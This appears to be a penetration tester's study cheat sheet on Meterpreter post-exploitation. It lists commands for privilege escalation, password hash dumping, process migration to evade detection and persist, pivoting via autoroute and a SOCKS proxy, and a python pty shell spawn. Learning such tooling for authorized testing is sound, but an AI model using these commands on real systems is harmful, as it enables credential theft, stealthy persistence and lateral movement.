meterpreter
Intro:
The Meterpreter (Meta-Interpreter) payload is an advanced payload that is executed in memory on the target system making it difficult to detect.
COMMANDS: https://www.offsec.com/metasploit-unleashed/meterpreter-basics/
Common Commands:
getprivs: lists the current privileges for current user.getsystem: Once u have a session use this command to try to elevate privsshell: switch to a windows cmd shellmigrate: switchpgrep <process, E.g: explorer>: greps the process ID of a processsearch -f <file_name>: searches for a file in that Shell.hashdump: gets hashes of every user in this format:user:UID:LM_hash:NT_hashsessions -u <session_number>: to upgrade a basic session to a meterpreter session-umeans upgrade.... COOL
Migration in Meterpreter:
- Hiding the process to gain persistence and avoid detection.
- Change the process architecture to execute some payloads with the current architecture. For example, if there is a 64-bits system and our meterpreter process is 86-bits, some architecture-related problems could happen if we try to execute some exploits against the session gained.
- Migrate to a more stable process.
How Migration works:
1. A Metasploit handler is configured to retrieve a meterpreter sessions.
2. Processes are listed to select the desired one to migrate (ps command).
3. Migrate to the desired process (migrate <PID>)
E.g. to understand:
If the Meterpreter session is retrieved in an .exe file that creates the process goodFile.exe. This process is quite noisy, if the user closes this process, the session will be closed. Therefore, migrating to a more stable process like explorer.exe would give us the ability to hide the Meterpreter session and gain persistence.
How to change meterpreter architecture regarding the target arch:

To spawn a process to migrate to:
run post/windows/manage/migrate
! 800
Pivoting
run autoroute -s <our_subnet>E.g.run autoroute -s 10.10.10.0/24- now we want to use "proxychain" tool on our attacking machine or a MSF module:
use auxiliary/server/socks_proxy set VERSION 4aset SRVPORT 9050set it as what you did for socks4 tool. Our attacking machine will start listening on this port- so now we can nmap the second system from our main system:
proxychain nmap <Second_target> -sT -Pn -sV -p 445
Upgrade Shell to Meterpreter session:
MSF Module:
Use this MSF Module after getting a session:
post/multi/manage/shell_to_meterpreter
Then specify the:
LHOST
LPORT
SESSION
Then RUN
After this you will find a new session called meterpreter: sessions
We can use the sessions command to upgrade a session
using the -u for upgrade
sessions -u <session_id>
and it will use the shell_to_meterpreter Module automatically.
If python is installed:
python -c 'import pty;pty.spawn("/bin/bash")'